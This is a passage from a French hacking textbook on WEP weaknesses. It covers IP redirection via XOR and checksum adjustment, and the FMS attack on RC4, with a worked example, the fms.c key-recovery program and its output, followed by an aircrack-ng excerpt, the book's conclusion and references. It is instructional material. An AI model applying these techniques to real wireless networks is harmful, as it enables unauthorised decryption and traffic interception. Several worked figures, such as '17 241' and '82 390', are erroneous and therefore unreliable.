de la séquence d'octets due à des collisions d'IV peuvent également servir à déterminer les adresses.

Une fois l'adresse IP destination connue, elle peut être combinée à l'adresse IP souhaitée par un OU exclusif et le résultat peut être combiné par un OU exclusif au contenu du paquet chiffré. On obtient ainsi un OU exclusif entre l'adresse IP souhaitée et la séquence d'octets. Ensuite, pour s'assurer que la somme de contrôle reste identique, l'adresse IP source doit être modifiée de manière appropriée.

Par exemple, supposons que l'adresse source soit 192.168.2.57 et que l'adresse destination soit 192.168.2.1. L'assaillant contrôle l'adresse 123.45.67.89 vers laquelle il souhaite rediriger le trafic. Ces adresses IP sont présentes dans le paquet en binaire, avec des mots de 16 bits en commençant par le plus significatif. La conversion n'est pas vraiment complexe :

IP source = 192.168.2.57

$SH = 192 \times 256 + 168 = 50\,344$

$SL = 2 \times 256 + 57 = 569$

IP destination = 192.168.2.1

$DH = 192 \times 256 + 168 = 50\,344$

$DL = 2 \times 256 + 1 = 513$

Nouvelle IP = 123.45.67.89

$NH = 123 \times 256 + 45 = 31\,533$

$NL = 67 \times 256 + 89 = 1\,241$

La somme de contrôle sera modifiée par la valeur $NH + NL - DH - DL$, qui doit donc être soustraite ailleurs dans le paquet. Puisque l'adresse source est également connue et n'a pas vraiment d'importance, le mot de 16 bits le moins significatif de cette adresse IP constitue une bonne cible :

$S'L = SL - (NH + NL - DH - DL)$

$S'L = 569 - (31533 + 17\,241 - 50\,344 - 513)$

$S'L = 2\,652$

La nouvelle adresse IP source doit donc être 192.168.10.92. Nous pouvons la modifier dans le paquet chiffré en employant la même procédure à base de OU exclusifs, et les sommes de contrôle doivent alors correspondre. Lorsque le paquet est envoyé au point d'accès sans fil, il est déchiffré et renvoyé à l'adresse 123.45.67.89, où l'assaillant le récupère.

Si l'assaillant est en mesure de surveiller les paquets sur un réseau de classe B, il est inutile de modifier l'adresse source. En supposant qu'il contrôle la plage d'adresses IP 123.45.X.X, le mot de 16 bits le moins significatif de l'adresse IP peut être choisi de manière à ne pas perturber la somme de contrôle. Si $NL = DH + DL - NH$, la somme de contrôle ne change pas. En voici un exemple :

NL = DH + DL – NH

NL = 50 344 + 513 – 31 533

N'L = 82 390

La nouvelle adresse IP destination doit être 123.45.75.124.

0x785 Attaque Fluhrer, Mantin et Shamir

L'attaque FMS (Fluhrer, Mantin et Shamir) est la plus connue des attaques contre le WEP, rendue populaire par des outils comme AirSnort. Cette attaque est réellement étonnante. Elle exploite les faiblesses de l'algorithme de génération de clés de RC4 et l'utilisation des vecteurs d'initialisation.

Il existe des vecteurs d'initialisation faibles qui laissent filtrer des informations sur la clé secrète par l'intermédiaire du premier octet de la séquence d'octets. Puisque la même clé est utilisée plusieurs fois avec différents IV, en récupérant un nombre suffisant de paquets avec des IV faibles et en connaissant le premier octet de la séquence il est possible de calculer la clé. Le premier octet d'un paquet 802.11b correspond à l'entête SNAP et vaut presque toujours `0xAA`. Autrement dit, il est très facile d'obtenir le premier octet de la séquence en effectuant un OU exclusif entre le premier octet chiffré et `0xAA`.

Ensuite, des vecteurs d'initiation faibles doivent être trouvés. Les IV du WEP sont sur 24 bits, ce qui correspond à trois octets. Les IV faibles sont de la forme $(A + 3, N - 1, X)$, où A correspond à l'octet de la clé à attaquer, N est égal à 256 (puisque RC4 fonctionne modulo 256) et X peut être n'importe quelle valeur. Par conséquent, si l'octet zéro de la séquence est attaqué, il y a 256 IV faibles sous la forme $(3, 255, X)$, où X va de 0 à 255. Puisque les octets de la séquence doivent être attaqués dans l'ordre, le premier ne peut pas l'être tant que l'octet zéro reste inconnu.

L'algorithme lui-même est assez simple. Tout d'abord, il effectue $A + 3$ étape de KSA (*Key Scheduling Algorithm*). Pour cela, il est inutile de connaître la clé car l'IV occupera les trois premiers octets du tableau K. Si l'octet zéro de la clé est connu et si A est égal à 1, KSA peut aller jusqu'à la quatrième étape, puisque les quatre premiers octets du tableau K seront connus.

À ce stade, si $S[0]$ ou $S[1]$ a été perturbé par l'étape précédente, l'intégralité de la tentative doit être écartée. Plus simplement, si j est inférieur à 2, la tentative doit être annulée. Sinon il faut prendre la valeur de j et celle de $S[A + 3]$, puis les soustraire au premier octet de la séquence (modulo 256). Cette valeur correspondra à l'octet de la clé cinq fois sur cent et sera effectivement aléatoire dans moins de 95 % des cas. Si cette procédure est effectuée avec un nombre suffisant de vecteurs d'initialisation faibles (avec des valeurs de X variables), il est possible de déterminer le bon octet de la clé. Il faut environ 60 IV pour que la probabilité dépasse 50 %. Après qu'un octet de la clé a été déterminé, le processus peut être répété pour l'octet suivant, jusqu'à révélation de la clé complète.

Pour faciliter la démonstration, nous utiliserons un N égal à 16 à la place de la valeur 256 de RC4. Autrement dit, tous les calculs se font modulo 16 et non modulo 256, et tous les tableaux contiennent 16 "octets" de 4 bits à la place des 256 octets réels.

Supposons que la clé soit (1, 2, 3, 4, 5) et que l'attaque concerne l'octet zéro de la clé. Cela signifie que les IV faibles doivent être de la forme (3, 15, X). Dans cet exemple, X sera égal à 2 et la valeur de graine sera donc (3, 15, 2, 1, 2, 3, 4, 5). En utilisant cette graine, le premier octet de la séquence générée sera 9.

sortie = 9

A= 0

IV = 3, 15, 2

clé = 1, 2, 3, 4, 5

graine = IV concaténé à la clé

$K[]$ = 3 15 2 X X X X X 3 15 2 X X X X X

$S[]$ = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

Puisque la clé est inconnue, le tableau K est initialisé uniquement avec les valeurs connues et le tableau S est rempli séquentiellement avec les valeurs dans l'intervalle 0–15. Ensuite, j est fixé à 0 et les trois premières étapes de KSA sont effectuées. N'oubliez pas que tous les calculs se font modulo 16.

KSA étape une :

$i = 0$

$j = j + S[i] + K[i]$

$j = 0 + 0 + 3 = 3$

échanger $S[i]$ et $S[j]$

$K[]$ = 3 15 2 X X X X X 3 15 2 X X X X X

$S[]$ = **3** 1 2 **0** 4 5 6 7 8 9 10 11 12 13 14 15

KSA étape deux :

$i = 1$

$j = j + S[i] + K[i]$

$j = 3 + 1 + 15 = 3$

échanger $S[i]$ et $S[j]$

$K[] = 3\ 15\ 2\ X\ X\ X\ X\ X\ 3\ 15\ 2\ X\ X\ X\ X\ X$

$S[] = 3\ \mathbf{0}\ 2\ \mathbf{1}\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA étape trois :

$i = 2$

$j = j + S[i] + K[i]$

$j = 3 + 2 + 2 = 7$

échanger $S[i]$ et $S[j]$

$K[] = 3\ 15\ 2\ X\ X\ X\ X\ X\ 3\ 15\ 2\ X\ X\ X\ X\ X$

$S[] = 3\ 0\ \mathbf{7}\ 1\ 4\ 5\ 6\ \mathbf{2}\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

À ce stade, j n'est pas inférieur à 2 et le processus peut continuer. $S[3]$ vaut 1, j est égal à 7 et le premier octet de la séquence générée est 9. Par conséquent, l'octet zéro de la clé doit être $9 - 7 - 1 = 1$.

Cette information sert à déterminer l'octet suivant de la clé, en utilisant des IV de la forme (4, 15, *X*) et en déroulant KSA jusqu'à la quatrième étape. Avec le vecteur d'initialisation (4, 15, 9), le premier octet de la séquence est 6.

sortie = 6

$A = 0$

IV = 4, 15, 9

clé = 1, 2, 3, 4, 5

graine = IV concaténé à la clé

$K[] = 4\ 15\ 9\ 1\ X\ X\ X\ \ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[] = 0\ 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA étape une :

$i = 0$

$j = j + S[i] + K[i]$

$j = 0 + 0 + 4 = 4$

échanger $S[i]$ et $S[j]$

$K[]$ = 4 15 9 1 X X X X 4 15 9 1 X X X X

$S[]$ = **4** 1 2 3 **0** 5 6 7 8 9 10 11 12 13 14 15

KSA étape deux :

$i = 1$

$j = j + S[i] + K[i]$

$j = 4 + 1 + 15 = 4$

échanger $S[i]$ et $S[j]$

$K[]$ = 4 15 9 1 X X X X 4 15 9 1 X X X X

$S[]$ = 4 **0** 2 3 **1** 5 6 7 8 9 10 11 12 13 14 15

KSA étape trois :

$i = 2$

$j = j + S[i] + K[i]$

$j = 4 + 2 + 9 = 15$

échanger $S[i]$ et $S[j]$

$K[]$ = 4 15 9 1 X X X X 4 15 9 1 X X X X

$S[]$ = 4 0 **15** 3 1 5 6 7 8 9 10 11 12 13 14 **2**

KSA étape quatre :

$i = 3$

$j = j + S[i] + K[i]$

$j = 15 + 3 + 1 = 3$

échanger $S[i]$ et $S[j]$

$K[]$ = 4 15 9 1 X X X X 4 15 9 1 X X X X

$S[]$ = 4 0 **15** 3 1 5 6 7 8 9 10 11 12 13 14 **2**

sortie – j – $S[4]$ = clé[1]

6 – 3 – 1 = 2

À nouveau, nous avons réussi à déterminer le bon octet de la clé. Bien entendu, pour la démonstration, les valeurs de *X* n'ont pas été choisies au hasard. Pour vous donner une vision réelle de la nature statistique de l'attaque contre une implémentation RC4 complète, nous proposons le code source suivant.

fms.c

```
#include <stdio.h>

/* Chiffrement par flot RC4. */
int RC4(int *IV, int *key) {
   int K[256];
   int S[256];
   int seed[16];
   int i, j, k, t;

   // Graine = IV + clé;
   for(k=0; k<3; k++)
      seed[k] = IV[k];
   for(k=0; k<13; k++)
      seed[k+3] = key[k];

   // -= KSA (Key Scheduling Algorithm) =-
   //Initialiser les tableaux.
   for(k=0; k<256; k++) {
      S[k] = k;
      K[k] = seed[k%16];
   }

   j=0;
   for(i=0; i < 256; i++) {
      j = (j + S[i] + K[i])%256;
      t=S[i]; S[i]=S[j]; S[j]=t; // Échanger S[i] et S[j].
   }

   // Première étape de PRGA pour le premier octet de la séquence.
   i = 0;
   j = 0;

   i = i + 1;
   j = j + S[i];

   t=S[i]; S[i]=S[j]; S[j]=t; // Échanger S[i] et S[j].

   k = (S[i] + S[j])%256;

   return S[k];
}

int main(int argc, char *argv[]) {
   int K[256];
   int S[256];

   int IV[3];
```

```
int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
int seed[16];
int N = 256;
int i, j, k, t, x, A;
int keystream, keybyte;

int max_result, max_count;
int results[256];

int known_j, known_S;

if(argc < 2) {
   printf("Usage: %s <keybyte to attack>\n", argv[0]);
   exit(0);
}

A = atoi(argv[1]);
if((A > 12) || (A < 0)) {
   printf("keybyte must be from 0 to 12.\n");
   exit(0);
}

for(k=0; k < 256; k++)
   results[k] = 0;

IV[0] = A + 3;
IV[1] = N - 1;

for(x=0; x < 256; x++) {
   IV[2] = x;

   keystream = RC4(IV, key);
   printf("Using IV: (%d, %d, %d), first keystream byte is %u\n",
      IV[0], IV[1], IV[2], keystream);

   printf("Doing the first %d steps of KSA..  ", A+3);

   //Graine = IV + clé;
   for(k=0; k<3; k++)
      seed[k] = IV[k];
   for(k=0; k<13; k++)
      seed[k+3] = key[k];

   // -= KSA (Key Scheduling Algorithm) =-
   //Initialiser les tableaux.
   for(k=0; k<256; k++) {
      S[k] = k;
      K[k] = seed[k%16];
   }

   j=0;
   for(i=0; i < (A + 3); i++) {
      j = (j + S[i] + K[i])%256;
      t = S[i];
      S[i] = S[j];
      S[j] = t;
   }
```

```
      if(j < 2) {  // Si j < 2, alors S[0] ou S[1] ont été perturbés.
         printf("S[0] or S[1] have been disturbed, discarding..\n");
      } else {
         known_j = j;
         known_S = S[A+3];
         printf("at KSA iteration #%d, j=%d and S[%d]=%d\n",
            A+3, known_j, A+3, known_S);
         keybyte = keystream - known_j - known_S;

         while(keybyte < 0)
            keybyte = keybyte + 256;
         printf("key[%d] prediction = %d - %d - %d = %d\n",
            A, keystream, known_j, known_S, keybyte);
         results[keybyte] = results[keybyte] + 1;
      }
   }
   max_result = -1;
   max_count = 0;

   for(k=0; k < 256; k++) {
      if(max_count < results[k]) {
         max_count = results[k];
         max_result = k;
      }
   }
   printf("\nFrequency table for key[%d] (* = most frequent)\n", A);
   for(k=0; k < 32; k++) {
      for(i=0; i < 8; i++) {
         t = k+i*32;
         if(max_result == t)
            printf("%3d %2d*| ", t, results[t]);
         else
            printf("%3d %2d | ", t, results[t]);
      }
      printf("\n");
   }

   printf("\n[Actual Key] = (");
   for(k=0; k < 12; k++)
      printf("%d, ",key[k]);
   printf("%d)\n", key[12]);

   printf("key[%d] is probably %d\n", A, max_result);
}
```

Ce code mène l'attaque FMS sur un WEP 128 bits (clé sur 104 bits, IV sur 24 bits), en utilisant toutes les valeurs possibles pour *X*. L'octet de la clé à attaquer est le seul argument et la clé est figée dans le tableau `key`. La sortie suivante illustre la compilation et l'exécution du programme `fms.c` pour craquer une clé RC4 :

```
reader@hacking:~/booksrc $ gcc -o fms fms.c
reader@hacking:~/booksrc $ ./fms
Usage: ./fms <keybyte to attack>
reader@hacking:~/booksrc $ ./fms 0
Using IV: (3, 255, 0), first keystream byte is 7
Doing the first 3 steps of KSA.. at KSA iteration #3, j=5 and S[3]=1
```

```
key[0] prediction = 7 - 5 - 1 = 1
Using IV: (3, 255, 1), first keystream byte is 211
Doing the first 3 steps of KSA.. at KSA iteration #3, j=6 and S[3]=1
key[0] prediction = 211 - 6 - 1 = 204
Using IV: (3, 255, 2), first keystream byte is 241
Doing the first 3 steps of KSA.. at KSA iteration #3, j=7 and S[3]=1
key[0] prediction = 241 - 7 - 1 = 233

.:[ sortie tronquée ]:.

Using IV: (3, 255, 252), first keystream byte is 175
Doing the first 3 steps of KSA.. S[0] or S[1] have been disturbed, discarding..
Using IV: (3, 255, 253), first keystream byte is 149
Doing the first 3 steps of KSA.. at KSA iteration #3, j=2 and S[3]=1
key[0] prediction = 149 - 2 - 1 = 146
Using IV: (3, 255, 254), first keystream byte is 253
Doing the first 3 steps of KSA.. at KSA iteration #3, j=3 and S[3]=2
key[0] prediction = 253 - 3 - 2 = 248
Using IV: (3, 255, 255), first keystream byte is 72
Doing the first 3 steps of KSA.. at KSA iteration #3, j=4 and S[3]=1
key[0] prediction = 72 - 4 - 1 = 67

Frequency table for key[0] (* = most frequent)
  0  1 |  32  3 |  64  0 |  96  1 | 128  2 | 160  0 | 192  1 | 224  3 |
  1 10*|  33  0 |  65  1 |  97  0 | 129  1 | 161  1 | 193  1 | 225  0 |
  2  0 |  34  1 |  66  0 |  98  1 | 130  1 | 162  1 | 194  1 | 226  1 |
  3  1 |  35  0 |  67  2 |  99  1 | 131  1 | 163  0 | 195  0 | 227  1 |
  4  0 |  36  0 |  68  0 | 100  1 | 132  0 | 164  0 | 196  2 | 228  0 |
  5  0 |  37  1 |  69  0 | 101  1 | 133  0 | 165  2 | 197  2 | 229  1 |
  6  0 |  38  0 |  70  1 | 102  3 | 134  2 | 166  1 | 198  1 | 230  2 |
  7  0 |  39  0 |  71  2 | 103  0 | 135  5 | 167  3 | 199  2 | 231  0 |
  8  3 |  40  0 |  72  1 | 104  0 | 136  1 | 168  0 | 200  1 | 232  1 |
  9  1 |  41  0 |  73  0 | 105  0 | 137  2 | 169  1 | 201  3 | 233  2 |
 10  1 |  42  3 |  74  1 | 106  2 | 138  0 | 170  1 | 202  3 | 234  0 |
 11  1 |  43  2 |  75  1 | 107  2 | 139  1 | 171  1 | 203  0 | 235  0 |
 12  0 |  44  1 |  76  0 | 108  0 | 140  2 | 172  1 | 204  1 | 236  1 |
 13  2 |  45  2 |  77  0 | 109  0 | 141  0 | 173  2 | 205  1 | 237  0 |
 14  0 |  46  0 |  78  2 | 110  2 | 142  2 | 174  1 | 206  0 | 238  1 |
 15  0 |  47  3 |  79  1 | 111  2 | 143  1 | 175  0 | 207  1 | 239  1 |
 16  1 |  48  1 |  80  1 | 112  0 | 144  2 | 176  0 | 208  0 | 240  0 |
 17  0 |  49  0 |  81  1 | 113  1 | 145  1 | 177  1 | 209  0 | 241  1 |
 18  1 |  50  0 |  82  0 | 114  0 | 146  4 | 178  1 | 210  1 | 242  0 |
 19  2 |  51  0 |  83  0 | 115  0 | 147  1 | 179  0 | 211  1 | 243  0 |
 20  3 |  52  0 |  84  3 | 116  1 | 148  2 | 180  2 | 212  2 | 244  3 |
 21  0 |  53  0 |  85  1 | 117  2 | 149  2 | 181  1 | 213  0 | 245  1 |
 22  0 |  54  3 |  86  3 | 118  0 | 150  2 | 182  2 | 214  0 | 246  3 |
 23  2 |  55  0 |  87  0 | 119  2 | 151  2 | 183  1 | 215  1 | 247  2 |
 24  1 |  56  2 |  88  3 | 120  1 | 152  2 | 184  1 | 216  0 | 248  2 |
 25  2 |  57  2 |  89  0 | 121  1 | 153  2 | 185  0 | 217  1 | 249  3 |
 26  0 |  58  0 |  90  0 | 122  0 | 154  1 | 186  1 | 218  0 | 250  1 |
 27  0 |  59  2 |  91  1 | 123  3 | 155  2 | 187  1 | 219  1 | 251  1 |
 28  2 |  60  1 |  92  1 | 124  0 | 156  0 | 188  0 | 220  0 | 252  3 |
 29  1 |  61  1 |  93  1 | 125  0 | 157  0 | 189  0 | 221  0 | 253  1 |
 30  0 |  62  1 |  94  0 | 126  1 | 158  1 | 190  0 | 222  1 | 254  0 |
 31  0 |  63  0 |  95  1 | 127  0 | 159  0 | 191  0 | 223  0 | 255  0 |
```

```
[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[0] is probably 1
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fms 12
Using IV: (15, 255, 0), first keystream byte is 81
Doing the first 15 steps of KSA.. at KSA iteration #15, j=251 and S[15]=1
key[12] prediction = 81 - 251 - 1 = 85
Using IV: (15, 255, 1), first keystream byte is 80
Doing the first 15 steps of KSA.. at KSA iteration #15, j=252 and S[15]=1
key[12] prediction = 80 - 252 - 1 = 83
Using IV: (15, 255, 2), first keystream byte is 159
Doing the first 15 steps of KSA.. at KSA iteration #15, j=253 and S[15]=1
key[12] prediction = 159 - 253 - 1 = 161

.:[ sortie tronquée ]:.

Using IV: (15, 255, 252), first keystream byte is 238
Doing the first 15 steps of KSA.. at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 238 - 236 - 1 = 1
Using IV: (15, 255, 253), first keystream byte is 197
Doing the first 15 steps of KSA.. at KSA iteration #15, j=236 and S[15]=1
key[12] prediction = 197 - 236 - 1 = 216
Using IV: (15, 255, 254), first keystream byte is 238
Doing the first 15 steps of KSA.. at KSA iteration #15, j=249 and S[15]=2
key[12] prediction = 238 - 249 - 2 = 243
Using IV: (15, 255, 255), first keystream byte is 176
Doing the first 15 steps of KSA.. at KSA iteration #15, j=250 and S[15]=1
key[12] prediction = 176 - 250 - 1 = 181

Frequency table for key[12] (* = most frequent)
  0   1 |  32   0 |  64   2 |  96   0 | 128   1 | 160   1 | 192   0 | 224   2 |
  1   2 |  33   1 |  65   0 |  97   2 | 129   1 | 161   1 | 193   0 | 225   0 |
  2   0 |  34   2 |  66   2 |  98   0 | 130   2 | 162   3 | 194   2 | 226   0 |
  3   2 |  35   0 |  67   2 |  99   2 | 131   0 | 163   1 | 195   0 | 227   5 |
  4   0 |  36   0 |  68   0 | 100   1 | 132   0 | 164   0 | 196   1 | 228   1 |
  5   3 |  37   0 |  69   3 | 101   2 | 133   0 | 165   2 | 197   0 | 229   3 |
  6   1 |  38   2 |  70   2 | 102   0 | 134   0 | 166   2 | 198   0 | 230   2 |
  7   2 |  39   0 |  71   1 | 103   0 | 135   0 | 167   3 | 199   1 | 231   1 |
  8   1 |  40   0 |  72   0 | 104   1 | 136   1 | 168   2 | 200   0 | 232   0 |
  9   0 |  41   1 |  73   0 | 105   0 | 137   1 | 169   1 | 201   1 | 233   1 |
 10   2 |  42   2 |  74   0 | 106   4 | 138   2 | 170   0 | 202   1 | 234   0 |
 11   3 |  43   1 |  75   0 | 107   1 | 139   3 | 171   2 | 203   1 | 235   0 |
 12   2 |  44   0 |  76   0 | 108   2 | 140   2 | 172   0 | 204   0 | 236   1 |
 13   0 |  45   0 |  77   0 | 109   1 | 141   1 | 173   0 | 205   2 | 237   4 |
 14   1 |  46   1 |  78   1 | 110   0 | 142   3 | 174   1 | 206   0 | 238   1 |
 15   1 |  47   2 |  79   1 | 111   0 | 143   0 | 175   1 | 207   2 | 239   0 |
 16   2 |  48   0 |  80   1 | 112   1 | 144   3 | 176   0 | 208   0 | 240   0 |
 17   1 |  49   0 |  81   0 | 113   1 | 145   1 | 177   0 | 209   0 | 241   0 |
 18   0 |  50   2 |  82   0 | 114   1 | 146   0 | 178   0 | 210   1 | 242   0 |
 19   0 |  51   0 |  83   4 | 115   1 | 147   0 | 179   1 | 211   4 | 243   2 |
 20   0 |  52   1 |  84   1 | 116   4 | 148   0 | 180   1 | 212   1 | 244   1 |
 21   0 |  53   1 |  85   1 | 117   0 | 149   2 | 181   1 | 213  12*| 245   1 |
 22   1 |  54   3 |  86   0 | 118   0 | 150   1 | 182   2 | 214   3 | 246   1 |
```

```
 23  0 |  55  3 |  87  0 | 119  1 | 151  0 | 183  0 | 215  0 | 247  0 |
 24  0 |  56  1 |  88  0 | 120  0 | 152  2 | 184  0 | 216  2 | 248  0 |
 25  1 |  57  0 |  89  0 | 121  2 | 153  0 | 185  2 | 217  1 | 249  0 |
 26  1 |  58  0 |  90  1 | 122  0 | 154  1 | 186  0 | 218  1 | 250  2 |
 27  2 |  59  1 |  91  1 | 123  0 | 155  1 | 187  1 | 219  0 | 251  2 |
 28  2 |  60  2 |  92  1 | 124  1 | 156  1 | 188  1 | 220  0 | 252  0 |
 29  1 |  61  1 |  93  3 | 125  2 | 157  2 | 189  2 | 221  0 | 253  1 |
 30  0 |  62  1 |  94  0 | 126  0 | 158  1 | 190  1 | 222  1 | 254  2 |
 31  0 |  63  0 |  95  1 | 127  0 | 159  0 | 191  0 | 223  2 | 255  0 |
[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[12] is probably 213
reader@hacking:~/booksrc
```

Ce type d'attaque est tellement répandu qu'un nouveau protocole sans fil, nommé WPA, doit être utilisé si vous souhaitez un minimum de sécurité. Cependant, de nombreux réseaux sans fil sont encore protégés par le WEP. À l'heure actuelle, il existe des outils robustes pour mener des attaques WEP. L'exemple le plus connu est aircrack, qui est inclus sur le LiveCD. Cependant, il nécessite du matériel sans fil auquel vous n'avez peut-être pas accès. La documentation sur l'utilisation de cet outil, qui est en constant développement, foisonne. Sa première page de manuel doit vous permettre de démarrer :

```
AIRCRACK-NG(1)                                                AIRCRACK-NG(1)

NAME
       aircrack-ng is a 802.11 WEP / WPA-PSK key cracker.

SYNOPSIS
       aircrack-ng [options] <.cap / .ivs file(s)>

DESCRIPTION
       aircrack-ng is a 802.11 WEP / WPA-PSK key cracker. It implements the so-
       called Fluhrer - Mantin - Shamir (FMS) attack, along with some new attacks
       by a talented hacker named KoreK. When enough encrypted packets have been
       gathered, aircrack-ng can almost instantly recover the WEP key.

OPTIONS
       Common options:

       -a <amode>
              Force the attack mode, 1 or wep for WEP and 2 or wpa for WPA-PSK.

       -e <essid>
              Select the target network based on the ESSID. This option is also
              required for WPA cracking if the SSID is cloacked.
```

Pour les aspects matériels, consultez Internet. Ce programme a répandu une technique astucieuse pour collecter des IV. Il faut parfois plusieurs heures pour récupérer suffisamment d'IV à partir des paquets, voire des jours. Mais, puisque le sans-fil reste un réseau, un trafic ARP existe. Puisque le chiffrement WEP ne modifie pas la taille du paquet, il est facile de récupérer ceux dus à ARP. Cette attaque capture un paquet chiffré

de la taille d'une requête ARP et la rejoue sur le réseau des milliers de fois. À chaque fois, le paquet est déchiffré et envoyé sur le réseau, puis une réponse ARP correspondante est renvoyée. Ces réponses supplémentaires ne perturbent pas le réseau ; cependant, elles génèrent un paquet distinct avec un nouvel IV. Grâce à cette technique de sollicitation du réseau, il est possible de récupérer suffisamment d'IV pour craquer la clé WEP en quelques minutes.

0x800

Conclusion

Le hacking est généralement mal compris, un fait exacerbé par les médias à l'affût d'effets sensationnels. Le changement de terminologie n'a pas été vraiment efficace – il fallait en réalité un changement de mentalité. Les hackers ne sont que des personnes à l'esprit novateur et aux connaissances technologiques développées. Ils ne sont pas nécessairement des criminels, même si, tant que le crime peut payer, il y aura toujours des voyous parmi les hackers. Il n'y a rien de mauvais dans les connaissances des hackers, malgré leurs potentialités.

Que cela vous plaise ou non, il existe des vulnérabilités dans les logiciels et les réseaux utilisés quotidiennement. Il s'agit simplement d'un résultat inéluctable de l'activité trépidante du développement logiciel. Les nouveaux logiciels rencontrent souvent un franc succès, même s'ils contiennent des vulnérabilités. Ce succès génère de l'argent, ce qui attire les criminels qui ont appris à exploiter ces vulnérabilités à des fins pécuniaires. Cela pourrait ressembler à une spirale sans fin, mais, heureusement, tous ceux qui découvrent les vulnérabilités des logiciels ne sont pas forcément des criminels guidés par le profit. Ces personnes sont des hackers, chacune avec sa motivation propre ; certaines sont animées par la curiosité, d'autres sont payées pour ce travail, d'autres encore sont motivées par les défis, les restantes sont, en effet, des criminels. La plupart de ces hackers n'ont pas des intentions malhonnêtes ; ils aident les fournisseurs à corriger leurs logiciels vulnérables. Sans les hackers, les vulnérabilités et les failles des logiciels resteraient inconnues. Malheureusement, le système légal est lent et généralement ignorant de la technologie. Très souvent, des lois draconiennes sont fixées et des condamnations excessives, prononcées pour essayer de faire peur aux gens et d'éviter qu'ils n'étudient de trop près les systèmes. Cette logique est puérile – décourager les hackers d'explorer et de rechercher des vulnérabilités ne résout rien. Convaincre les gens que l'empereur porte de nouveaux habits imaginaires ne change pas le fait qu'il soit nu. Les vulnérabilités inconnues attendent simplement qu'une personne plus

malveillante que le hacker lambda les découvre. Le danger des vulnérabilités logicielles réside dans le fait que la charge utile peut être quelconque. Répliquer des vers Internet se révèle relativement bénin en comparaison des scénarios terroristes cauchemardesques que redoutent tant ces lois. Contraindre des hackers par des lois rend les pires scénarios plus probables, puisque les vulnérabilités inconnues sont plus nombreuses et qu'elles peuvent être exploitées par ceux qui se moquent des lois et souhaitent causer des dommages réels.

Certains pourraient prétendre que, si les hackers n'existaient pas, il n'y aurait aucune raison de corriger ces vulnérabilités non découvertes. Il s'agit d'un point de vue, mais, personnellement, je préfère l'action à l'attentisme. Les hackers jouent un rôle très important dans l'évolution parallèle des technologies. Sans eux, il y aurait peu de raisons d'améliorer la sécurité des ordinateurs. En outre, tant que les questions "Pourquoi ?" et "Que se passe-t-il si ?" se poseront, les hackers existeront toujours. Un monde sans hackers serait un monde sans curiosité ni innovation.

Cet ouvrage a présenté quelques techniques de base du hacking et l'esprit qui l'entoure. Puisque la technologie change et évolue constamment, de nouveaux hacks apparaîtront sans cesse. Il existera toujours de nouvelles vulnérabilités dans les logiciels, des ambiguïtés dans les spécifications d'un protocole et une myriade d'autres oublis. Les connaissances acquises au travers de ce livre ne constituent qu'un point de départ. C'est à vous de poursuivre sur cette lancée en essayant de comprendre continuellement comment les choses fonctionnent, en vous interrogeant sur les possibilités et en pensant à ce que les développeurs n'ont pas imaginé. C'est à vous d'exploiter au mieux ces découvertes et d'appliquer vos connaissances en fonction de vos objectifs. Les informations ne constituent pas en elles-mêmes un crime.

0x810 Références

Aleph1, "Smashing the Stack for Fun and Profit", *Phrack*, n° 49, publication en ligne à l'adresse **http:// www.phrack.org/issues.html?issue=49&id=14#article**.

C. Bennett, F. Bessette et G. Brassard, "Experimental Quantum Cryptography", *Journal of Cryptology*, vol. 5, n° 1 (1992), 3–28.

N. Borisov, I. Goldberg et D. Wagner, "Security of the WEP Algorithm", publication en ligne à l'adresse **http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html**.

G. Brassard et P. Bratley, *Fundamentals of Algorithmics*, Englewood Cliffs, NJ : Prentice Hall, 1995.

CNET News, "40-Bit Crypto Proves No Problem", publication en ligne à l'adresse **http://www.news.com/ News/Item/0,4,7483,00.html**.

M. Conover (Shok), "w00w00 on Heap Overflows", publication en ligne à l'adresse **http:// www.w00w00.org/files/articles/heaptut.txt**.

Electronic Frontier Foundation, "Felten vs. RIAA", publication en ligne à l'adresse **http://www.eff.org/ IP/DMCA/Felten_v_RIAA**.

R. Eller (caezar), "Bypassing MSB Data Filters for Buffer Overflow Exploits on Intel Platforms", publication en ligne à l'adresse **http://community.core-sdi.com/~juliano/bypass-msb.txt**.

S. Fluhrer, I. Mantin et A. Shamir, "Weaknesses in the Key Scheduling Algorithm of RC4", publication en ligne à l'adresse **http://citeseer.ist.psu.edu/fluhrer01weaknesses.html**.

L. Grover, "Quantum Mechanics Helps in Searching for a Needle in a Haystack", *Physical Review Letters*, vol. 79, n° 2 (1997), 325–28.

L. Joncheray, "Simple Active Attack Against TCP", publication en ligne à l'adresse **http:// www.insecure.org/stf/iphijack.txt**.

S. Levy, *Hackers: Heroes of the Computer Revolution*, New York : Doubleday, 1984.

D. McCullagh, "Russian Adobe Hacker Busted", *Wired News*, July 17, 2001. Publication en ligne à l'adresse **http://www.wired.com/news/politics/0,1283,45298,00.html**.

The NASM Development Team, "NASM—The Netwide Assembler (Manual)", version 0.98.34. Publication en ligne à l'adresse **http://nasm.sourceforge.net**.

K. Rieck, "Fuzzy Fingerprints: Attacking Vulnerabilities in the Human Brain", publication en ligne à l'adresse **http://freeworld.thc.org/papers/ffp.pdf**.

B. Schneier, *Cryptographie appliquée — Protocoles, algorithmes et codes source en C*, 2e édition, Paris : ITP France, 1997.

Scut and Team Teso, "Exploiting Format String Vulnerabilities", version 1.2. Disponible en ligne sur les sites Web des utilisateurs privés.

P. Shor, "Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer", *SIAM Journal of Computing*, vol. 26 (1997), 1484–509. Publication en ligne à l'adresse **http:/ /www.arxiv.org/abs/quant-ph/9508027**.

N. Smith, "Stack Smashing Vulnerabilities in the UNIX Operating System", disponible en ligne sur les sites Web des utilisateurs privés.

